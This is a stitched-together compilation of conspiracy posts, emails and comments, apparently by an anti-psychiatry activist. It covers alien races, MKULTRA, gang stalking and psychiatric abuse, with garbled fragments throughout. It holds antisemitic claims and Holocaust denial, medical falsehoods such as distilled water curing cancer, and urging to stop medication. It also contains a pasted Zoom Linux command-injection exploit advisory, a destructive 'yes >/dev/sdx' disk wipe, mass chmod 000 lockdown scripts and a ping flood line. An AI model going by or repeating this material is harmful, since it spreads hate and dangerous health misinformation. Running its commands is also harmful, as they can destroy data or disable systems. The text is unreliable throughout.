They have an underground child snuff industry filmed in sometimes vicarious out in the open where kids on an amusement ride are given antifreeze ...
The other films are in tunnel ways and it is just like what is written in the Talmud where bodies are boiled to death in excrement this then goes on Peer2Peer and then if someone downloads that the police already honeypotted it anyways and log all the IP addresses so there is no coming back ... SF 24 bid bond ???
If you have heard of Kyle Odom he gives the big picture that Xcon and Psycon conferences talk about it goes on with 12 Alien Martians ...
races who from what we know are sexual deviants, use humans as slaves, are psychopaths, are pedophiles, probably operate Peer2Peer software and deliver kiddie porn, wild humans like us get used in racketeering businesses and there are cloning centers, I have gone on about Katy Groves and Uncle Sam's Snuff Factory and Mr Pickles Circus and I know that in Ft Hood there are underground Tunnels Ways there in TX what they do is film and stream all the Snuff and illegal pedo stuff and put it up for Peer2Peer, They have all those MKULTRA cloning centers in Freemont, Ft Hood, Hillsborough, Michigan, Montana, and all the known areas, Indiana (Fairfield) another MKULTRA, they don't want any of this known, they want the ignorant masses to not see the big picture, The Israeli Leadership is tied in with the 12 Alien Races, They control Google/DuckDuckGo/Baidu/Yandex ...
I found very old archives on Satanic Ritual Abuse, It's all about programming and racketeering and goes on to adulthood, Bill Hicks was against having kids for that reason seeing all the terrible MKULTRA Pedo Crap that time being, we know the Catholic Priests are Pedos, we know Tom Hanks Pedo, Jay Leno Shill, Stephen Cobear Shill, Jimmy Savill of BBC, then they had that graffiti on CNN Larry King Live Show or bust, a 300 lb Pedo people singing live at the admin ...
I see all this for what it is dysgenics, dystopia, idiocracy, and crap, George Carlin when he got old made a joke about a coma, Targeted Individuals just age faster ...
I have them telepathically go in, Windows can be tapped with a laser and that is retro technology, through wall imaging today can see through 1/8" iron sheets ...
So where is the firewall, IME Intel CPUs can be flashed with the BIOS battery and all power disconnected with a remote access device, Ultrasonic Tracking, another one, also playing a simple shell script such as cat -ne /dev/urandom will stop the radio tracking of keystrokes, so will a blue light filter, as Michael Ellner put it everything is backwards, everything is upside down. Another idea a looped playlist of silence would definitely stop BIOS tracks as it would PEMF the CPU on the AM Band ...
Tom Cruise of the Cult of Scientology hosted on Markmon Inc just like Hollywood had the Funntenna an AM Radio that tracks all BIOSes, the kind of thing was doable in the first days of tube radio, the SIGINT of the NSA was already tracking Tube and Relay Rooms before we even had MS-DOS or Free-DOS ...
Remote access tools get to the bootloader like a rootkit, the best advice is to wipe the ssd with yes >/dev/sdx because you can never trust the beginning sectors ...
I am emotionally flat, I don't interpret metaphors, I am probably in the spectrum, I changed after taking meds and experiencing all the breakdown crap from religious cult people and the like, if you look at the way Utah is headed you can see that ... I have seen so many graphic things that usually only telepathic people would see, I saw in hospitals psychiatric and such people being snuffed out and killed by security outside of the day room, just all the pointless crap with psychiatry, our

system, our society as a whole that I am all emotionally flat about it all, I could name every VX and insecticide nerve agent
then show the train stations that store all the fire crackers and how real mission critical stuff uses bare metal and no kernel at all ...
The governments run in every patient or criminal with their slave databasing software Imperva/Spillmen/Flex/Piers Motorola ...
I have had those low grunt security people always comment on how they run people in with Motorola Spillman Flex .. Not to mention the Bakker ACT, John Doe Act, Riot Act and how everyone has the KST File on them Patriot Act ... Missouri State Highway Patrol made a watchlist for anyone who bought The Turner Diaries, Zeitgeist, America From Freedom to Fascism,
The Protocols of the Learned Elders of Zion, has a Gadsden or Don't Tread on me flag, also Earth Liberation Front/ATWA is on the list ...
Just to let you know, I am emotionally flat due to all the crap I deal with, I don't know if it is Autism or what ... Literally nothing is funny to me anymore, it is like an eternal doomer who is void with pestilence, disease, and death ... Literally what Kyle Odom wrote in his manifesto, and you see all the telepathic people in society which are just day 2 day people
who live ordinary lives and maybe only took loopholes to financial assets or avoided all the taxation and opened a TDA, the people
who know the trade secret and that the banks are scamming us, they go into secret societies sometimes ... Charles Manson even says the United States is owned by foreign corporations, then brings up Richard Nixon and Foreign Trade ...
You know the whole thing with the District of Columbia and the Act of 1871 USA as a Corporation, where we were dead by
Cestui Que Vie bondage by our birth certificate in 1666 AD ... The enslaved minds laugh whilst I just feel flat on it ... Anyone who has taken Antipsychotic drugs knows that it can turn a brain into cheese, I still haven't taken drivers ed, I feel I don't even want to drive, I would never spend the 6K+ car as it is a liability, Robert Kiyosaki is also a good financial expert, I got financial advice from atexascash3502 stopthepirates*blogspot*com Aaron Clarey of assholeconsulting*com, Robert Kiyosaki gives the main advice of what an asset truly is and how a car and a house are liabilities, very critical and bought Hotels as assets ...
Here is a PDF with Links to all of my Alt-Tech Social Media Accounts and stuff website, etc ...
<https://ia601509.us.archive.org/26/items/who-runs-the-world-in-2021/Who-runs-the-World-in-2021.pdf>
I am all about Activism, I am Anti Psychiatry, Anti Globalism, and not a partisan ...
I was going to flypost these archives, I just do it to get the message known about corruption that the docile/servile masses are unaware of and can't reason with due to cognitive dissonances/biases ...

[Quoted text hidden]

 Who-runs-the-World-in-2021.pdf
15K

Mon, Jan 25, 2021 at 6:09 AM

All I have to say is my jaw dropped to the floor with all the evil shit that's been going on. Need time to absorb it. I'm already negative in my life but shit with all these cloaked evil cons, I have all the more reason. You don't even know how trapped I have been under drs and meds. They are cruel and literally won't give you a chance. Thanks for sharing. My eyes are opened and I am definitely research on it. You gave me tons of leads to start.

Liza Nicole Flaum

[Quoted text hidden]

Software Boycott

This Software Boycott is a switch to the Pale Moon Web Browser because, Firefox now engages in systematically spamming you with their BS Politics that are Liberal/Leftist/Commie/Pinko Propaganda and nonsense ... This is a boycott against Microsoft as well as Mozilla (maker of Firefox) ... No Systemd is also used ...

Repository 1 :

<http://distro.ibiblio.org/puppylinux/puppy-bionic/bionicpup64/>

Repository 2 :

<http://ftp.vim.org/ftp/os/Linux/distr/puppylinux/puppy-bionic/bionicpup64/>

Repository 3 :

<http://ftp.nluug.nl/os/Linux/distr/puppylinux/puppy-bionic/bionicpup64/>

EXPLOIT DATABASE

EXPLOITS

GHDB

PAPERS

SHELLCODES

Zoom Linux Client 2.0.106600.0904 - Command Injection

EDB-ID: 43354 CVE: 2017-15049 Author: CONVISO Type: DOS

EDB Verified: ✓ Exploit: / { }

Platform: LINUX Date: 2017-12-18

Vulnerable App:

```
[CONVISO-17-083] - Zoom Linux Client Command Injection Vulnerability (RCE)

1. Advisory Information
    Conviso Advisory ID: CONVISO-17-083
    CVE ID: CVE-2017-15049
    CVSS v2: 10, (AV:N/AC:L/Au:N/C:I/C:A/I:C)
    Date: 2017-10-01

2. Affected Components
    Zoom client for Linux, version 2.0.106600.0904 (zoom_amd64.deb). Other versions may be
    vulnerable.

3. Description
    The binary /opt/zoom/ZoomLauncher is vulnerable to command injection because it uses user input
    to construct a shell command without proper sanitization.
    The client registers a scheme handler (zoommtg://) and this makes possible to trigger the
    vulnerability remotely.

4. Details
    gef> r '$(uname)'
    Starting program: /opt/zoom/ZoomLauncher '$(uname)'
    ZoomLauncher started.
    end line: $(uname)
    $HOME = /home/user

    Breakpoint 5, 0x0000000000401e1f in startZoom(char*, char*) ()
    gef> x/3l $pc
    => 0x401e1f <_Z9startZoomPCs_-744>: call 0x4010f0 <strcat@plt>
    0x401e24 <_Z9startZoomPCs_-749>: lea rax,[rbp-0x1428]
    0x401e2b <_Z9startZoomPCs_-756>: mov rcx,0xffffffffffffffff
    gef> x/s $rdt
    0x7fffffbff10: "export SSB_HOME=/home/user/.zoom; export QSG_INFO=1; export
    LD_LIBRARY_PATH=/opt/zoom;/opt/zoom/zoom"
    gef> x/s $rs1
    0x7fffffbff750: "$$(uname) "
    gef> c
    continuation
```

**Anti Zionism and Anti Globalism
Flushyourmeds*my-free*website
Flushyourmeds*nethouse*ru**

Archive*vn/SNGU4

**Tinyurl*com/y8bzzp7y /ybgl8qt3r /ydbzrht5
Dissenter*com/Kubuntu*org/Gufw In Rej Pub**

I tested it by searching (David Duke) ...

Lbry*tv/*com = Has David Duke

Bitchute*com = Has David Duke

Brighteon*com = Has David Duke

Altcensored*com = Has David Duke

Archive*today/*org = Has David Duke

Minds*com = Has David Duke

Rumble*com = Has David Duke

Odysee*com = Has David Duke



Hi Dominus Sathanas,

Our team has reviewed your content, and, unfortunately, we think it violates our Community Guidelines. We've removed the following content from YouTube:

Video: [Gang Stalking Telepathy](#)




We know that thi
YouTube is a saf
you think we've r
Keep reading for

How your con

Content glorifyin
people is not allc
encourages hatr
membership in a
artistic, and scier
are made for cor
purpose of postir

[LEARN MOR](#)


Telepathy is used to do some of the Gang
Stalking, the rest of it is done by useful idiots,
patents mentioned by the fake TI community are
often outdated ... What does the Telepathic
Network know that the Ignorant Masses or
useful idiots do not know? The of the Saddam
Hussein Statue Toppling was a a Staged PSYOP,
The Mossad did the September 11th, 2001
Attacks, and Rabbis Celebrated. The Mossad
crashed Boeing Flight 757 and did the London Bus
Bombings as well as the (OKC) Oklahoma City
Bombings. Zionists control all of the Press,
Media, Finance, Banking, and Governments.
Communism has Jewish roots and Jewish origins,
Karl Marx was a Jew and had Jewish Parents, so
was Joseph Stalin. Distilled Water cures cancer on
a water only fast, and it is proven that other
water with a higher (TDS) Total Dissolvable Solid
count as well as Fluoridated Water Decreases IQ
Scores in Black Males as well. Communism killed
100+ Million, whilst there is hardly any evidence
for the Holocaust, plus questioning it in some
countries can get you deported, arrested, killed.
Now why is that, why are we so backwards ...



2021-01-11 YOU MIGHT BE A REDNECK IF YOU HAVE THIS AS YOUR ONLY ANTIVIRUS SOFTWARE

```
# Secure Unix ... ; Linux ... ; Mac OS X ... ; BSD ... ; Solaris ... ; IRIX ... ; Tru64 Unix ... ;  
# bash ./ setuidroot.sh < /dev/null > /dev/null  
# Works on Mac / UNIX / AIX / Solaris / Tru64 / FreeBSD  
  
# chmod -R 000 locks it chmod -R 777 unlocks it ... ;  
sudo -i ; su root ; sudo -i ; su root ; sudo -i ; su root ;  
chmod -R 000 /bin/su ;  
chmod -R 000 /sbin/su ;  
chmod -R 000 /usr/bin/su ;  
chmod -R 000 /usr/sbin/su ;  
chmod -R 000 /bin/sudo ;  
chmod -R 000 /sbin/sudo ;  
chmod -R 000 /usr/bin/sudo ;  
chmod -R 000 /usr/sbin/sudo ;  
chmod -R 000 /bin/sudoedit ;  
chmod -R 000 /usr/bin/sudoedit ;  
chmod -R 000 /sbin/gksudo ;  
chmod -R 000 /usr/bin/gksudo ;  
chmod -R 000 /usr/sbin/gksudo ;  
chmod -R 000 /bin/doas ;  
chmod -R 000 /sbin/doas ;  
chmod -R 000 /usr/bin/doas ;  
chmod -R 000 /bin/passwd ;  
chmod -R 000 /sbin/passwd ;  
chmod -R 000 /usr/bin/passwd ;  
chmod -R 000 /usr/sbin/passwd ;  
chmod -R 000 /bin/bluetooth ;  
chmod -R 000 /sbin/bluetooth ;  
chmod -R 000 /usr/bin/bluetooth ;  
chmod -R 000 /usr/sbin/bluetooth ;  
chmod -R 000 /bin/bluetoothd ;  
chmod -R 000 /sbin/bluetoothd ;  
chmod -R 000 /usr/bin/bluetoothd ;  
chmod -R 000 /usr/sbin/bluetoothd ;  
chmod -R 000 /bin/cupsd ;  
chmod -R 000 /sbin/cupsd ;  
chmod -R 000 /usr/bin/cupsd ;  
chmod -R 000 /bin/ssh-agent ;  
chmod -R 000 /sbin/ssh-agent ;  
chmod -R 000 /usr/bin/ssh-agent ;  
chmod -R 000 /usr/sbin/ssh-agent ;  
chmod -R 000 /etc/avahi ;  
chmod -R 000 /etc/avahi-daemon ;  
chmod -R 000 /etc/default/avahi ;  
chmod -R 000 /etc/default/avahi-daemon ;  
chmod -R 000 /bin/cn ...
```

Screwing / Gazing Sheet





www.archive.is/
63kKT
www.archive.ls/0jL8
www.archive.org
www.flushyourmeds.com



#flushyourmeds
Anti Psychiatry
Movement &
Activism
Website
flushyouemeds.com
Archive.today/SNGU4
[.exblog.jp](http://exblog.jp)
[.nethouse.ru](http://nethouse.ru)
[.my-free.website](http://my-free.website)
Psychiatry is a
Pseudoscience
Fraud/Scam . . .

STATE OF NEW YORK

11178

IN ASSEMBLY

December 4, 2020

Introduced by COMMITTEE ON PUBLIC HEALTH -- At request of M. of A. L. Rosenthal -- Read once and referred to the Committee on Health
AN ACT to amend the public health law, in relation to administering a COVID-19 vaccine.

The People of the State of New York, represented in Senate and Assembly, do enact as follows:

Section 1. Article 21 of the public health law is amended by adding a new title 8 to read as follows:
TITLE 8
COVID-19
Section 2178. COVID-19 vaccination.
§ 2178. COVID-19 vaccination. 1. At the time a vaccination for COVID-19 is approved by the United States Food and Drug Administration's Center for Biologics Evaluation and Research vaccine product approval process and the New York state clinical advisory task force, such vaccination shall be required to be safely and effectively distributed in accordance with the department's COVID-19 vaccination administration program.
2. Once the United States Food and Drug Administration's Center for Biologics Evaluation and Research and the New York state clinical advisory task force have approved the safety and effectiveness of a COVID-19 vaccination and promotion and distribution plans of such vaccine have begun pursuant to the department's COVID-19 vaccination administration program, if public health officials determine that residents of the state are not developing sufficient immunity from COVID-19, the department shall mandate vaccination for all individuals or groups of individuals who, as shown by clinical data, are proven to be safe to receive such vaccine.
3. Any individual who has received a medical exemption from a licensed medical professional shall not be mandated to receive the COVID-19 vaccine and shall be excluded from the requirements of this section.
5. This act shall take effect immediately.

EXPLANATION--Vetoed by Governor (Undercrossed) is now written in brackets
(to add law to be nullified.)

TMG 6430-KL-LG

Countering CIA / MKULTRA Mind Control

Disable WiFi/Wireless/Bluetooth in the BIOS ...

In Puppy Linux > CLI Mode Ctrl-Alt-Backspace > passwd root
> alsamixer on tty2 > on (tty1 run :
speaker-test -t sine -f 528 -l 1000000 ;

Play through a Bookshelf Speaker e.g. Bose 2.2 (Notice a Tone) ...

Put Left and Right Channel in parallel L+R Conjoined ...

Audacity > sinewave 528 @ 0.5 > save as mp3 at 32k mono ...

Also try Through Bone Conduction listed as (Bone Conductor

Transducer Exciter Small Hard Surface with Wires 8 Ohm 2

eBay) L and R Channel in Parallel Circuit Conjoined Short

Middle Channel Fuck the Middle Channel Vibrate your Lymph Nodes, Belly, Chest, Groin, Sternum, Legs, Arms, Forehead, Top of Head, Mastoid Bones, Left side of Chest, Larynx, back of neck, under arms, back of head 3rd Eye (Pineal Gland) ...

7.831 Hz Square Wave as Pulsed EMF through an Electromagnet, a bolt, some wire, and a 3/8" nut 555 timer or Car Relay Nisan/Toyota will do Pulsed Electromagnetism by Dr

Bob Beck / Who was Character Assassinated by Globalists ... Solid State Relay or DC Motor would PEMF also ... 528 Hz Sine and 7.831 Square Wave / 7.831 is known as the Earths Pulse ... Switch all House Lighting to Long Wire Edison and Candles/Oil Lanterns/Phosphorescent/Natural Lighting not LED/Other ...

Disable WiFi / Wireless / Bluetooth at BIOS Period ...

Low EMF Appliances Not Connected to Power Grid ...

A Sony ICD-PX 370/470 is a copyleft only MP3 Player for the Perfect Luddite ... I have never had EMF interference with that, Shortwave is another thing that gets interference, even if WiFi and Bluetooth is off by the BIOS, they can still IME Flash x86 ...

With the present from Simplex
Companies bring their own solution.

Simplex - Type: In-Depth

You have a point, there is always the possibility of social engineering attacks, so never give away credentials. If the user does give credentials, they can trick the company into giving other credentials ...

Don't Be A Victim

It's not just a point of experience. If I recall you the password of a WiFi router, one of my former customers installed by himself in the companies internal network behind the firewall ... you secretly knew it doesn't need a social engineering attack. And just a question: 10 years earlier, the very same person said his account was hacked because he couldn't leave his finger off of the keyboard. Social engineering ...

Same lesson from WiFi, the mentioned person learned hardy as I was unable

Code & Scripts

A study from the beginning of the 21 century said analysis of network losses due to losses from incidents. Because some undisciplined person opened a "Facebook" link which was a phish-linking mail or just received now through a chat application. While also said that person didn't work at the time of the event.

Helpdesk | GFI MailEssentials | Virus Gateways | Black Name Template | GFI Protocols | Client Web | Documentation Wizard | Import Clipper | Audit | Privacy
Email | API | Sock-Http | Request Usage Review

Feedback | Twitter | RSS/Atom | RSS/Atom | Facebook | LinkedIn

Engineering edition on 09/02/2022
Eng (ip 11.2.2021)

Report

Locking Down Access Controls ...
##!/-----!// ;
Locking Down The Access Controls
in Minix / Aix / Unix / Mac OSX /
FreeBSD / Linux / Ubuntu / Solaris
BeOS / Micro/ExoKernel / GNU ... ;
##!/-----!// ;
sudo -i / su root ; Gufw Incoming
Rejected Public Lock it down ... ;
passwd root and all users ...
date | base64 and ctrl-shift-v*5 ;
rm /usr/(s)bin/sudo-su-sudoedit-
doas-gksudo-ssh-agent-cupsd-
bluetoothd-bluetooth
chmod -R
000 /etc/avahi /etc/default/avahi-
daemon
chmod -R 000 /usr/(s)bin/sudo-su-
sudoedit-doas-gksudo-ssh-agent-
cupsd-bluetoothd-bluetooth
On a Live USB / Live DVD edit this
on RAM Disk and Audit The OS
Spoofed Mac Address
ifconfig wlan0 updown hw ether
(f4:f4:f4:f4:f4:f4)
DNS (FreeDNS*Zone) or (45.60.1.1)
On Any Live USB/DVD of
Linux/Kubuntu/Puppy Linux/Other ;

Recording a Psychiatrist Medical COINTELPRO 2

3 Comments

dude dudington

dude dudington

1 hour ago

Your doctor creeps me out. Hope you arent really taking teh meds.

Dominus Sathanas

Dominus Sathanas

1 second ago

They are all front men and front women, my older one mentioned Red Flag Laws which are unconstitutional and they always joke about Donald Trump being orange or mentally ill.

There is nothing I see professional in this profession, a regular doctor will avoid politics and other very biased viewpoints to keep his career and everything in check. Look at Trumps Doctor.

It is counterproductive new age bull. If a patient is falsely accused of a crime the psychiatrist will end up being demeaning to a patient and use demeaning insults and verbal abuse to a random patient male or female. If you want an example of that people use cannabis, it is illegal, the psychiatrist will demean and verbally insult a cannabis user if they ever do get charged legally.

In a few other videos he is kind of demeaning to me and uses the word Shithead, they do that to criminals at Psych Visits. If a psychiatrist thinks their patient is guilty of a crime they can give up on bedside manner and be hostile and demeaning/insulting to that patient, I already had death threats from one of the psychiatrists who worked inpatient, the lab coat USSS guy was being really rude and demeaning to this old lady named Clarabelle, staff also screamed at Clarabelle, they do not even do anything useful to patients, they laugh at distressed ones, Tarek a guy I knew at Fairfax Hospital in Kirkland Washington was snuffed by the guards outside of the day room, so not only have I seen dead bodies and crime scenes, they cover it all up so no whistleblower exposes it, the security cam footage is inaccessible and the PIs cannot access those tapes, I have found tapes of patients being killed by staff and guards in there. The Auditors and Supervisors are a Clown Circus. The bean counter is a joke. I do believe Clarabelle was abused by the USS and given Medical COINTELPRO, they cover everything up these hospitals. Just recently a Social Worker was stabbed in Seattle Washington if you look it up.

This was the same time that Brandy Vaughn and Anti Vaxxer Big Pharma Whistleblower had died.

He threatened to detain another patient of his, my previous psychiatrist told me about a patient who had looked at Peer2Peer CP and old pedo tapes his whole life and had to do jail time. I don't think they actually care about patient confidentiality, their security sucks as I just recorded it. I am only doing these series for journalistic purposes, it's sort of like whistle-blowing them. He also threatened to shove another inpatient into a group for commenting to the TV in the Day Room, I watched my back in their and only looked at people in their whilst talking, I drew schematics in the ward and got questioned by the USSS for doing so. I learned it was a bad idea to draw an AC Voltage Multiplier Circuit and hook it to (fill in the blank). The place is run by phonies and cronies who have useless NON-STEM degrees and the men are Betas Period.

He screamed at me a few times, I am a real man and I can put up with some crap, I know they are all full of propaganda and bs, as you can see he is re-iterating MSM talking points like a Television. They all get kickbacks, period. If you look up Brandy Vaughn Learn The Risk into this website she is an Anti Vaxxer and Whistle-blower for the drug Vioxx and how Big Pharma does zero pharmaceutical research studies and is mostly in for Public Relations/Media Relations.

Mark Hayne

Mark Hayne

3 days ago

They are corrupt to the core. Mine doesn't even remember what drugs he's made me take against my will. He doesn't remember what dose he makes me take. I don't ever mention gang stalking, I tell him I get harassed on line and he doesn't believe that either. They just want you on their poisonous meds for life, so they can get their kickbacks. The meds slowly kill us and they know this. The whole mental health industry is a fraud. Once we are labeled mentally ill we have that label for life. They are the mentally ill one's. what gets me is how they make our family believe we are mentally ill with no prior history of mental illness. They are master manipulators.

1

Dominus Sathanas

Dominus Sathanas

3 days ago (edited)

The 2 main reasons I do not want to ever do Zoom Meetings is because they want my face seen and the Bad BIOS malware goes to the BIOS on Linux/FreeBSD/Minix so why would I want to give them my Home IP Address on an Intel/AMD microkernel/minix IME backdoored system that is not ARM or Mips, I am on a Spoofed ISP at the moment I am typing this. Zoom on a Live DVD is probably a bad idea, I would get 2 DVD's, One of Linux, Other Zoom, No HDD No SSD, and it would still track me, log my IP Address, Get my Face, Flash a New BIOS Rom on my machine, then I would have to reset the BIOS ROM by taking out the 3VDC battery (those are in cell phones also) and reset the thing, then flash the latest Intel CPU firmware and BIOS ROM back on to it. It is clearly planned, they want to mess with the BIOS by connecting you to the Internet on Zoom for the feds My patient photo even says declined ...


Any Web Browser that is not Microsoft Edge and is Brave/Dissenter/Pale Moon is better than Zoom.

BadBIOS is an alleged advanced persistent threat reported by network security researcher Dragos Ruiu in October 2013[1][2] with the ability to communicate between instances of itself across air gaps using ultrasonic communication between a computer's speakers and microphone.[3][4] To date, there have been no proven occurrences of this malware. Ruiu claims the virus is able to infect the BIOS of computers running Windows, Mac OS X, BSD and Linux as well as spread infection over USB flash drives.[4] Rob Graham of Errata Security produced a detailed analysis[5] of each element of the claims about BadBIOS's capabilities describing the software as "plausible", whereas Paul Ducklin on the Sophos Naked Security blog[6] suggested "It's possible, of course, that this is an elaborate hoax".[1] After Ruiu posted data dumps which supposedly demonstrated the existence of the virus, "all signs of maliciousness were found to be normal and expected data".[7] Not to mention the ulrasonic tracking through speakers, microphones, gyroscopes, also I would have to use something more secure like microkernel with PF and not IPTables then chmod -R 000 /usr/bin/sudo-su-sudoedit-does and remove cupsd, avahi, ssh-agent, incoming to rejected on Gufw firewall rules and disable ICMP echo because they always ICMP/ping flood on Zoom... All they do is ping -s 9999 <host-ip> * 99999 Windows ...

Operating System Audit ...

```
su root ; sudo -i ; cd /home ; mkdir swap ; cd swap ; dd if=/dev/zero of=swap bs=1M count=7831 ; chmod -R 777 swap ; mkswap swap ; swapon swap ; killall cupsd ; killall ssh-agent ; killall bluetoothd ; rfkill block bluetooth ; disable bluetooth at BIOS + lock BIOS with a passwd ... ; rm /usr/(s)bin/ssh-agent /sudo /cupsd ... ; date | base64 ; the passwd for "root" will be base64 gibberish ... ; Ctrl + Shift + V Five Times to lock it in ... ; The usr passwd will be the passwd of the LUKS LVM ; so no ssh-agent , cupsd , sudo are all removed ... ; Computer Name : usr / usr is the Account Name locked in ... ; Sudo is somehow re-added , however only sudo -i works , root Locked in with base64 gibberish , audit goes as follows ... so ssh-agent , bluetooth , cupsd , bluetoothd all removed ... ; And ... The access controls are locked on root and not usr ... ; Access Controls are locked on su root / and not sudo -i ... ; Access Controls not locked on sudo -i for non root stuff ... ;  
root@usr:/home/usr# nmap -Pn localhost  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-02 00:22 PST Nmap scan report for localhost (127.0.0.1)  
Host is up (0.000021s latency). All 1000 scanned ports on localhost (127.0.0.1) are closed  
Done on Kubuntu 20 Desktop Edition .. Dissenter.com / Kubuntu.org Gufw > Public Incoming Rejected ... Yandex.com
```

Screaming / Gazing Sheet



Parent Directory
Index of Puppy
Linux Bionic
iso .iso
DuckDuckGo.com
Google*.com

Psychiatry Finally Exposed: #flushyourmeds, Anti-Psychiatry, Google it

<https://www.occhini.org/2014/11/13/top-10-forms-of-psychiatric-institution-abuse/>

Top 10 Forms of Psychiatric Institution Abuse

Print

Save as bookmarks

psychiatric-institution-abuse

Under the guise of mental health, "the person is denied basic human rights, punished and cheated cruelly and stripped of free will, which is fundamental to human existence itself."

MindFreedom – November 12, 2014

The validation of my sanity may well be dependent on labeling the other insane. As society has evolved, so have the definitions of sanity and in turn, madness. While at one time, even political disagreement was a good enough reason for someone to be sent to an asylum, today, we revert the rebuke and praise judgment as a worthy attribute. The definition of madness is thus, dependent on what the "sane" of the era seek to prove. Conveniently, you and I label the 18th century treatments of Phrenology, Rotational therapy, trepanation and bloodletting as absurd, barbaric and cruel. But one must understand that at the time, these methodologies were in keeping with the definition of madness. These methods found their feasibility in the time and today we can render them ineffectual. Similarly, what is to say, our "civilized" same method of the asylum, our methodology of quackery and administration, hospitals and the pills and morphine that seldom cures, just renders the patient invisible, will not be revered nor the same ineffectiveness by the generations to come? Let us now explore our sane cures and take a look into the sanity of the psychiatric institutions that abuse and punish the patients feigning cure:

1. Misdiagnosis

The United States Supreme Court recognizes that psychiatry, although a science is also an opinion. To misdiagnose a mental patient and mistakenly brand them as insane is a malpractice and a crime. Yet, over the years many a case of deafness has been misdiagnosed as mental retardation, behavioral changes because of allergies, toxicity and brain tumors have been misdiagnosed as Bipolar Disorder or Schizophrenia. The person is rendered completely helpless because the psychiatrist is put on a pedestal, and a failure to take a second opinion has led to the destruction of many lives.

2. Labeled for life

Even if we were to believe in the opinion of the expert psychiatrist and his tools such as the DSM (Diagnostic and Statistical Manual of Mental Disorders), the institution is uncaring enough to subject individuals to a label, they fully recognize can be incorrect. When someone faces adverse conditions and undergoes behavioral changes, the psychiatrist bound by cold bit "scientific", "objective" approach simply labels him / her without a thought in the categorization and suffering that label entails. The mental illness label affects every part of the patient's life, be it their personal relationships, their

professional lives or their health. An hour long psychiatric interview can determine the entire life of another. No one should be allowed such power. One mistake on the part of the 'expert' can ruin someone's life. When you are labeled mad or insane, your thoughts, your speech and every action are plagued by that label. You are rendered ineffectual to society and helpless within and without.

3. Disregard of Consent:

Unfortunately, many people do not realize that the right of informed consent applies to psychiatric patients, just as they would to any other medical patient. They have legal rights to be properly notified, at the right time, about the dangers of the treatment they are about to receive. But since they are labeled as insane, the institutions take it upon themselves to mete out any kind of treatment, they want in. Even if the patient complains, even if the treatment is not working for the patient, since every spoken word of the patient is treated as babble, the institution has its way with them.

4. Over-drugging

Pills macros

Pills macros

Seldom do psychiatric drugs aim to cure the patient; mostly they are aimed at making them invisible. Quieting them down, making them into functional individuals for the sake of society's normalcy. Every depiction of a psychiatric institution has ghost like creatures dragging their feet down endless corridors. It's true, usually the patients are kept on a high dose of medications so that they can be controlled. Daily living difficulties, disorientation, side effects such as abnormal weight gain, impaired coordination, anxiety and the ardent long term illnesses are a result of such over-drugging.

5. Violent Restraints

There have been an alarmingly large number of reports of cases where patients were harshly and violently restrained, often leading to serious injury, sometimes even death. Restraint procedures for psychiatric patients qualify as assault, and such acts should be listed as criminal, though unfortunately, the law does not state this. The CCHR (Citizens Commission on Human Rights) has reported upto 150 restraint deaths that occur without accountability every year in the US. These grisly fatalities have been known to be caused by barbaric practices such as harsh fumigating, blindfolding, chest compression, tracheal asphyxia and other psychiatric brutality that is part of the routine make up of a psychiatric institution.

6. Punishments & Isolation

In most psychiatric institutions, the patients are treated as mere children who need to be punished with childish measures, such as standing with the hands in the air, solitary confinement etc. While we all understand a need for structure, basic respect cannot be compromised on. Because complaints and resistance in such treatment is never fully acknowledged and it is easy to curb someone who is labeled mad, such practices continue.

7. Abusive Therapies

In the name of therapy, the mentally ill have had to undergo torture, physical and emotional abuse since time immemorial. Today, in our civilized psychiatric institutions, some practices such as the use of

electric shock therapies and hydrotherapy (the use of ice cold towels or high pressure jets to calm the patient) still exist. The mentally ill have enough trouble orienting themselves to their everyday, psychiatric institutions only make it worse, all the while feigning cure. Even in the so called 'soothesiated' clinical setting, other patients are verbally abused and treated in a condescending manner because by virtue of being the subject matter expert on 'normalcy' and 'sanity', the psychiatrists simply can.

8. Sane Cruelty

The custodians of mental health aren't supposed to turn perfectly humane and many measures are taken in keeping a requirement for structure and protecting the sanity of the staff but a nature of cruelty towards the mentally ill has been seen time and again. Because the patients are mostly incapacitated in the institutions, dropped out of their senses, some staff members tend to use this disability to their advantage. Cases of rape, sexual molestation, rage hearings are not uncommon. Where within the patient already suffers from the pain, anguish and turmoil of being subjected to psychiatric treatment, the staff takes out its own frustration or uses the helplessness of the patients at their own advantage. There is truly nothing worse.

Since the mentally disabled are not a functional part of society, the quality of their care is barely a concern to institutions that house them. There are 450 million mentally ill people in the world (Source: WHO Mental Health Survey, 2010) and barely enough caretakers and institutions. People with no training are also employed just because they are willing. But this supremacy arrogates on the care that the patient gets. There is a general attitude of ineptitude amongst mental health workers. Of course, there are many qualified and adept psychiatrists and support staff, but the everyday care quality is not a concern for them.

10. Inducing fear & force

In 1818, Dr. Benjamin Rush, renowned father of American psychiatry, and the first President of the APA (American Psychiatric Association) had been known to advocate the following "Terror acts powerfully upon the body through the medium of the mind. It should be employed in the care of madness. Fear accompanied with pain and the sense of shame has cured many a disease." Fear is a powerful motivator in creating conformity, obedience and submission to authority. But it is not a cure. To induce fear in the mentally ill, and force them into actions and behaviour, is the rankest of acts simply because of their inability to fight back. To induce such emotion, measures such as solitary confinement, public humiliation, violent restraints and threats are used. This is a clear violation of basic human rights.

A person who is undergoing trauma every living day internally should ideally be taken care of, comforted and supported, and helped through as much as possible. Family members and people close to the patients admit them to psychiatric institutions seeking such help. Instead, the person is denied basic human rights, punished and cheated cruelly and stripped of free will, which is fundamental to human existence itself.

<http://www.rsfindfreedom.co.uk/world-news/top-10-forms-psychiatric-institution-abuse/>

<https://www.independent.co.uk/voices/mental-health-act-detention-review-psychiatric-hospital-abuse-trauma-a1633290.html>

I've been in and out of psychiatric hospitals for 20 years – it's no surprise that patients are being abused while detained under the Mental Health Act.

Lack of awareness by health professionals means, for example, that female abuse survivors can be forcibly restrained and injected, often by a team of men, without consideration of how this might be triggering.

I have been coming in and out of psychiatric hospitals, first as a patient, later as a professional, for over 20 years. In this time, I have met people whose lives have been saved by compulsory detention under the Mental Health Act. But I have also met many others who have been traumatised, silenced and degraded by their experiences. It is yet to be seen whether the new government-commissioned report on the Mental Health Act, published today, will provoke the revolution in inpatient care that psychiatric survivors have been demanding for over 40 years.

